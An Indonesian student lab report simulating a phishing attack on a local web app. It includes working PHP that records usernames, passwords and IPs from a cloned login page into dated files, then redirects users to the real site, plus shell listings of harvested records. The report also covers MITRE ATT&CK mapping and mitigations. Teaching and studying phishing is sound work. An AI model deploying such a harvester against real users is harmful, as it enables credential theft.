



MINI PBL PROJECT

SIMULASI CREDENTIAL EXPOSURE AKIBAT FAKTOR MANUSIA DAN MANAJEMEN SESSION PADA APLIKASI WEB

TEAM PROJECT



•RIKKY HIDAYAD
4332511037



ALYA PUTRI ARDANA
4332511056



DIMAS HANDIKA
4332511032

LATAR BELAKANG


Credential Exposure merupakan salah satu dampak paling umum dari serangan phishing pada aplikasi web. Serangan ini sering kali tidak disebabkan oleh kelemahan teknis sistem, melainkan oleh faktor manusia dan pengelolaan session yang kurang optimal. Pengguna cenderung mengabaikan detail seperti perbedaan URL yang sangat kecil, tampilan halaman login yang menyerupai web asli, serta masih aktifnya session cookie setelah proses login.

Oleh karena itu, diperlukan sebuah simulasi yang dapat menggambarkan bagaimana kombinasi antara human error dan manajemen session dapat menyebabkan kebocoran kredensial tanpa disadari oleh pengguna.



TOPOLOGI JARINGAN

Topologi jaringan pada proyek ini dirancang sederhana agar fokus pada simulasi serangan. Seluruh perangkat terhubung pada satu Switch yang berfungsi sebagai penghubung jaringan lokal (LAN) dan pusat lalu lintas data. Switch ini memastikan paket data dari PC Client tersampaikan ke Ubuntu Server, baik saat mengakses layanan asli maupun saat mengirimkan data kredensial yang dicuri ke direktori penyerang




STRUKTUR DIREKTORI

```
rikky@PBL-FIX:/var/www/html/listdatapp/data/2025-12-30$ cd  
rikky@PBL-FIX:~$ cd /var/www/html  
rikky@PBL-FIX:/var/www/html$ ls  
index.html  listdataapp  listdatapp  listdatapp.zip  
rikky@PBL-FIX:/var/www/html$
```

WEB ASLI & SESSION COOKIE

```
setcookie('id', '', time()-3600);  
setcookie('key', '', time()-3600);
```



WEB DUMMY / PHISHING

```
// Ambil data form
$username = $_POST['username'];
$password = $_POST['password'];

// Ambil IP user
$ip = $_SERVER['REMOTE_ADDR'];

// Tanggal & Jam
$tanggalFolder = date("Y-m-d");
$tanggal = date("d-m-Y");
$jam = date("H:i:s");

// Folder data berdasarkan tanggal
$folderPath = "data/" . $tanggalFolder;

// Buat folder jika belum ada
if (!is_dir($folderPath)) {
    mkdir($folderPath, 0777, true);
}

// Nama file berdasarkan jam
$namaFile = $folderPath . "/" . date("H-i-s") . ".txt";

// Isi file
$isiData =
    "Tanggal : $tanggal\n" .
    "Jam      : $jam\n" .
    "IP       : $ip\n" .
    "Username: $username\n" .
    "Password: $password\n" .
    "-----\n";

// Simpan ke file
file_put_contents($namaFile, $isiData);

// Redirect ke halaman tujuan
header("Location: ../listdataapp/login.php");
exit;
```

Script kode /listdatapp/data/tanggal/jam.txt

Web dummy (listdatapp) dibuat dengan tampilan yang sangat mirip dengan web asli, khususnya pada halaman login. Tujuan dari web ini adalah untuk mensimulasikan serangan phishing yang memanfaatkan kemiripan URL dan tampilan antarmuka. Ketika pengguna memasukkan kredensial pada halaman ini, data tersebut tidak digunakan untuk autentikasi, melainkan dicatat sebagai hasil simulasi credential exposure.


```
rikky@PBL-FIX:/var/www/html/listdatapp/data$ ls
2025-12-28 2025-12-29 2025-12-30
rikky@PBL-FIX:/var/www/html/listdatapp/data$ cd 2025-12-30
rikky@PBL-FIX:/var/www/html/listdatapp/data/2025-12-30$ ls
01-55-38.txt 02-00-12.txt 02-08-17.txt 02-37-01.txt 02-50-03.txt 03-43-36.txt 04-03-34.txt 04-12-56.txt
01-57-37.txt 02-03-21.txt 02-09-54.txt 02-45-20.txt 03-41-53.txt 03-49-54.txt 04-09-16.txt 04-13-39.txt
01-59-08.txt 02-06-30.txt 02-35-27.txt 02-49-07.txt 03-42-39.txt 03-52-54.txt 04-12-11.txt
rikky@PBL-FIX:/var/www/html/listdatapp/data/2025-12-30$ _
```

isi folder /listdatapp/data/tanggal/jam.txt

```
Tanggal : 30-12-2025
Jam      : 02:45:20
IP       : 192.168.1.4
Username: admin
Password: admin
-----
```

output program / kredential exposure

FLOWCHART





PERAN FAKTOR MANUSIA

Keberhasilan simulasi credential exposure dalam proyek ini sangat dipengaruhi oleh faktor manusia. Pengguna cenderung tidak memperhatikan detail URL, mengabaikan perbedaan kecil pada nama domain, serta terlalu bergantung pada tampilan visual halaman web. Selain itu, kebiasaan tidak melakukan logout juga memperbesar risiko penyalahgunaan session cookie.

ANALISIS BERDASARKAN MITRE ATT&CK

Berdasarkan MITRE ATT&CK Framework, simulasi ini termasuk ke dalam teknik Phishing for Information (T1566) yang berada pada kategori Credential Access. Serangan ini memanfaatkan rekayasa sosial untuk memperoleh kredensial pengguna. Penggunaan session cookie yang masih aktif juga dapat dikaitkan dengan upaya Defense Evasion, karena serangan tidak menimbulkan indikasi kesalahan bagi pengguna.



ANALIS KEAMANAN

Pada Tujuan dari proyek kali ini adalah untuk mensimulasikan skenario serangan phishing pada aplikasi web berbasis Linux, memahami alur pencurian kredensial pengguna, serta menganalisis peran session cookie dalam menyamarkan serangan. Selain itu, proyek ini juga bertujuan untuk meningkatkan kesadaran keamanan siber serta mengaitkan konsep-konsep teoritis dari beberapa mata kuliah ke dalam implementasi nyata

MITIGASI SERANGAN

Mitigasi terhadap credential exposure dapat dilakukan melalui pengelolaan session yang lebih ketat, seperti pengurangan waktu session cookie, logout otomatis, dan validasi ulang autentikasi pada aktivitas sensitif. Selain itu, edukasi pengguna mengenai pentingnya memeriksa URL dan mengenali ciri-ciri phishing merupakan langkah penting dalam mencegah kebocoran kredensial.



KESIMPULAN

Berdasarkan hasil simulasi yang dilakukan, dapat disimpulkan bahwa credential exposure dapat terjadi akibat kombinasi antara faktor manusia dan manajemen session yang kurang optimal pada aplikasi web. Serangan phishing mampu berlangsung tanpa disadari oleh pengguna, terutama ketika session cookie masih aktif sehingga pengguna tidak perlu melakukan proses login ulang. Kondisi ini membuat pencurian kredensial tersamarkan dan sulit dikenali. Oleh karena itu, keamanan aplikasi web tidak hanya harus memperhatikan aspek teknis, seperti pengelolaan session dan cookie, tetapi juga aspek perilaku pengguna melalui peningkatan kesadaran dan edukasi keamanan siber.

The background is a dark blue, textured surface. It is decorated with white, stylized circuit board traces that curve and branch out from the corners. There are also several concentric circular patterns, some resembling stylized orbits or data paths. Large, dark grey, angular shapes are positioned at the corners, giving the impression of a high-tech interface or a futuristic environment.

**TERIMA
KASIH**